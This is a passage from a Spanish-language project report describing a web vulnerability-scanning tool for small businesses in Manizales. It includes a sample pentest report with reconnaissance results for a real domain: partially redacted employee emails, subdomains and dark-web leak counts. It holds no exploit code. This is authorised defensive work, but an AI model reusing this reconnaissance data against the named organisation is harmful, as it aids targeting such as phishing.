


Figura 45: Inicio de Sesión con Opciones de Registro y Restablecimiento de Contraseña.

En la cuarta pestaña, el usuario puede visualizar el inicio de sesión, el cual solo solicita el correo electrónico y la contraseña. También tiene la opción de restablecer la contraseña o registrarse.

Figura 46: Registro de Usuario para Acceso y Uso de la Herramienta.

Fase 3: Pruebas de Detección de Vulnerabilidades: En esta fase, la plataforma desarrollada fue puesta a prueba en los sitios web de las PYMES seleccionadas. Las pruebas de detección de vulnerabilidades se centraron en identificar problemas comunes de seguridad, como robo de credenciales, fuga de información y fallos en la configuración de servidores. Los resultados obtenidos se registraron en informes automáticos, proporcionando a cada empresa un análisis detallado de sus vulnerabilidades y recomendaciones personalizadas para mejorar su seguridad. Esta fase permitió comprobar la efectividad de la herramienta y su capacidad para detectar y reportar amenazas de manera precisa.

Figura 47: Módulo de Escaneo: Ingrese una URL para Análisis de Vulnerabilidades.

Una vez el usuario inicia sesión, la primera interfaz que va a encontrar es el módulo de escaneo, el cual solicita al usuario una URL para que la herramienta pueda hacer el análisis de vulnerabilidades. Además, hay una breve descripción que explica qué debe hacer el usuario.





Figura 48: Archivos Escaneados: Acceso a Reportes de Vulnerabilidades por URL.

Otro de los módulos importantes para el usuario es el de archivos escaneados, donde encontrará los reportes de las URLs ingresadas en el primer módulo, como se puede apreciar en la imagen anterior.

Fase 4: Análisis y Presentación de Resultados: Finalmente, en esta fase se analizaron y presentaron los resultados obtenidos en las pruebas realizadas a las PYMES. A través de los informes generados, se evaluó el impacto de las vulnerabilidades detectadas en las plataformas web de las empresas y se ofrecieron recomendaciones claras para mitigar los riesgos. Además, se comparó el nivel de madurez en ciberseguridad de las empresas con la frecuencia y severidad de los incidentes detectados. Los resultados proporcionaron una visión integral de la seguridad cibernética en las PYMES de Manizales y destacaron las áreas clave que necesitan mejoras urgentes.

A continuación se muestran los resultados del informe realizado con una microempresa de Manizales llamada Asweb, que desarrolla información confidencial para la Dimayor. La información confidencial se ha censurado para proteger la confidencialidad de la organización.



Informe de Pentesting

Acuerdo de confidencialidad

La información proporcionada en el presente documento de informe de resultados se considera sensible y de carácter restringido en su divulgación, manejo y utilización. Este documento e información se proporciona y utiliza únicamente para el desarrollo del proyecto, por lo tanto, no puede ser compartido con personas ajenas al mismo. Todas las actividades del proyecto han sido desarrolladas legalmente y con autorización, lo que ha dado lugar a documentos, datos, tecnología y/o material considerado confidencial.

El presente documento establece una relación entre la parte emisora de la información y el cliente, que actúa como receptor del mismo. El cliente es responsable de mantener la confidencialidad del documento una vez esté en su posesión y debe evitar cualquier filtración de esta documentación.

Objetivos generales

Realizar pruebas de intrusión y Ethical Hacking sobre los objetivos definidos por el cliente dentro de los tiempos estipulados con el fin de identificar y reportar vulnerabilidades para posteriormente ser solucionadas por el propietario de la infraestructura o activo analizado.

Objetivos especificos


- Recopilar información de los dispositivos o infraestructura analizar, con el fin de identificar datos o información confidencial pública.
- Ejecutar un modelado e inteligencia de amenazas para identificar si los activos analizados están asociados a direcciones IP maliciosas o malware.
- Recopilar información asociada a brechas, recursos abiertos, documentos y correos electrónicos del cliente.
- Reconocer los dispositivos e infraestructura con el fin de identificar core de negocio y servicios abiertos.
- Analizar y clasificar vulnerabilidades identificadas utilizando métricas para evaluar su impacto.
- Realizar explotación controlada de vulnerabilidades utilizando códigos u herramientas de explotación con el fin de identificar riesgos desde la perspectiva de un atacante real.
- Generar los respectivos informes de resultados al cliente para que el equipo de trabajo del mismo gestione su remediación.

Descripción

Una prueba de Pentest y Ethical Hacking pretende ejecutar ciberataques desde la perspectiva de un atacante real con el fin de informarle al cliente las vulnerabilidades con las cuales cuenta en su infraestructura y hasta dónde es capaz de llegar un atacante; todas las pruebas se realizan en entornos controlados y bajo metodologías propias desarrolladas. Es un análisis detallado y manual del estado de seguridad de su organización, dispositivos, servicios de red, activos conectados a Internet, aplicaciones móviles entre otros, que permite identificar las diferentes vulnerabilidades las cuales pueden estar expuestas ante un atacante, una prueba de intrusión permite realizar las respectivas explotaciones sobre cada vulnerabilidad en su sistema, eliminando falsas sensaciones de seguridad, conociendo y aplicando las respectivas remediaciones por parte del propietario, permitiendo identificar además de manera manual vulnerabilidades que puedan explotar los atacantes, algo que no pueden identificar hoy en día las herramientas automatizadas.

Figura 49: Informe de Seguridad: Acuerdo de Confidencialidad, Objetivos y Descripción del Proyecto.

Como se puede apreciar en la imagen anterior, en la primera página del informe el lector puede encontrar el acuerdo de confidencialidad, los objetivos generales y específicos, así como una descripción.



Fases

- Recopilación de información
- Reconocimiento de objetivos y servicios
- Análisis e identificación de vulnerabilidades
- Confirmación de vulnerabilidades, Explotación
- Reporte de resultados

Escenario de pruebas

Las pruebas son ejecutadas en modalidad caja gris a través de Internet, en donde se analizará la infraestructura expuesta del cliente y recursos abiertos que puedan poner en riesgo sus operaciones.


Objetivos

A continuación, se presentan los objetivos de las pruebas de Ethical Hacking. Estos objetivos son seleccionados por el cliente para llevar a cabo las pruebas.

Objetivo	Dirección IP
54.1	54.
54.1	54.

Figura 50: Fases realizadas durante el escaneo de la URL ingresada.

Como se puede apreciar en la imagen anterior, en la segunda página el usuario podrá leer las fases que se llevaron a cabo en el escaneo de la URL ingresada.



Direcciones IP de origen utilizadas en las pruebas.

Con el fin de informar actividades al cliente, se relacionan a continuación las direcciones IP públicas desde las cuales se ejecutaron las pruebas de seguridad. Por tal motivo puede que sus dispositivos de seguridad perimetrales o entidades externas de seguridad como SOC, registren estas direcciones IP como amenazas o con eventos de ataque, lo cual se informa con anterioridad para reportar que no son ataques reales ni malintencionados, sino que son pruebas autorizadas por el propietario de la infraestructura por lo cual, no se está infringiendo alguna norma en legislación de delitos informáticos y es únicamente para fines éticos y de identificación de vulnerabilidades. Es importante tener en cuenta que en ningún momento se ha afectado la confidencialidad, integridad o disponibilidad de los activos analizados y que todas las pruebas y resultados derivados son de carácter confidencial.

Esta información también es vital para identificar si sus dispositivos de seguridad perimetrales o su equipo de seguridad pudo identificar estas direcciones con el fin de evaluar la buena práctica de identificación de estos registros en caso de que fuese un ataque de origen real.

Dirección IP	Ubicación	ISP
190.	Manizales, Caldas Department, CO	AS13489 EPM Telecomunicaciones S.A. E.S.P.

Análisis de datos e información en fuentes abiertas

A continuación, se relaciona toda la información identificada en la fase de levantamiento de información, en esta fase se recolecta la mayor información posible acerca del objetivo analizado con el fin de identificar vectores y superficies de ataque. La información identificada en esta sección es únicamente con fines informativos para el propietario del activo y **No constituye una vulnerabilidad**. Con la información recolectada en esta sección puede evaluar que superficies del activo fortalecer y asegurar con el fin de evitar el perfilamiento del mismo y hacerle el trabajo más difícil a una atacante real.

Brechas de datos identificadas

A modo informativo, en Surface web se realiza la búsqueda de correos filtrados, leaks o fugas asociadas a correos del dominio principal, para este caso se identifica información relevante. Actualmente el dominio cuenta con posibles fugas de datos en Deep web privadas. A modo informativo, se recomienda por favor solicitar a sus funcionarios que cambien las contraseñas de correo frecuentemente, además de no hacer uso del correo corporativo en páginas de uso personal como medida preventiva. Es importante tener en cuenta que estas brechas pueden estar asociadas a leaks de datos antiguos o recientes.


Encontramos 5 registros/menciones relacionadas con su búsqueda en Darkweb.
Última búsqueda realizada el día 2023-07-25T01:35:40.000Z

Correos electrónicos identificados

A modo informativo y preventivo, se enumeran correos electrónicos para el dominio principal de los activos objetivo. Esto con el fin de que pueda generar campañas de concientizacion en ciberseguridad y entrenamiento en Phishing y SpearPhishing.

Figura 51: Información sobre información filtrada.

En la tercera página, el lector podrá leer en qué consiste la dirección IP de origen, la cual es desde donde se lanzan los ataques al sitio web. También hay una descripción sobre el análisis de fuentes abiertas, el número de información filtrada en la Dark Web, y una breve descripción sobre los correos identificados.



Correos identificados

s[redacted]@dimayor.com.co
c[redacted]@dimayor.com.co
p[redacted]@dimayor.com.co
pr[redacted]@dimayor.com.co

Además de esto, se realiza la validación de los correos electrónicos para verificar si están comprometidos.

Correo electrónico: s[redacted]@dimayor.com.co, Comprometido en: 0 sitios
Correo electrónico: c[redacted]@dimayor.com.co, Comprometido en: 0 sitios
Correo electrónico: p[redacted]@dimayor.com.co, Comprometido en: 0 sitios
Correo electrónico: p[redacted]@dimayor.com.co, Comprometido en: 0 sitios

Código fuente público

Adicional a esto se busca información en código fuente abierto del dominio y no se identifica información que pueda ser relevante para un atacante.

No se encontraron archivos de código filtrado en GitHub.
No se encontraron archivos de código filtrado en GitLab.
No se encontraron archivos de código filtrado en Sourcegraph.
No se encontraron resultados relacionados en PublicWWW.


Subdominios

Se enumeran los subdominios asociados al dominio principal, esto con el fin de evaluar las superficies que un atacante puede identificar para acceder a otros equipos en la red, que se encuentren en el mismo segmento o infraestructura. Para este caso se identifican los siguientes subdominios:

Información sensible encontrada para la URL: dimayor.com.co
Resultado #1:
https://a[redacted]dimayor.com.co/
Resultado #2:
https://c[redacted].dimayor.com.co/
Resultado #3:
https://dimayor.com.co/
Resultado #4:
https://c[redacted].dimayor.com.co/[redacted]/
Resultado #5:
https://dimayor.com.co/2[redacted]/
Resultado #6:
https://dimayor.com.co/2[redacted]/
Resultado #7:
https://dimayor.com.co/2[redacted]/
Resultado #8:
https://dimayor.com.co/v[redacted]/

Figura 52: Identificación de correos electrónicos, subdominios y subdirectorios.

Como se puede ver en la cuarta página, el usuario puede ver una tabla con los correos encontrados en internet y validar si estos correos han sido vulnerados para que la organización tome medidas. Por otro lado, se realiza una búsqueda de código fuente filtrado en internet y se muestran los subdominios identificados.


Resultado #9:
https://dimayor.com.co/
Resultado #10:
https://dimayor.com.co/noticias/
Resultado #11:
https://dimayor.com.co/o /
Resultado #12:
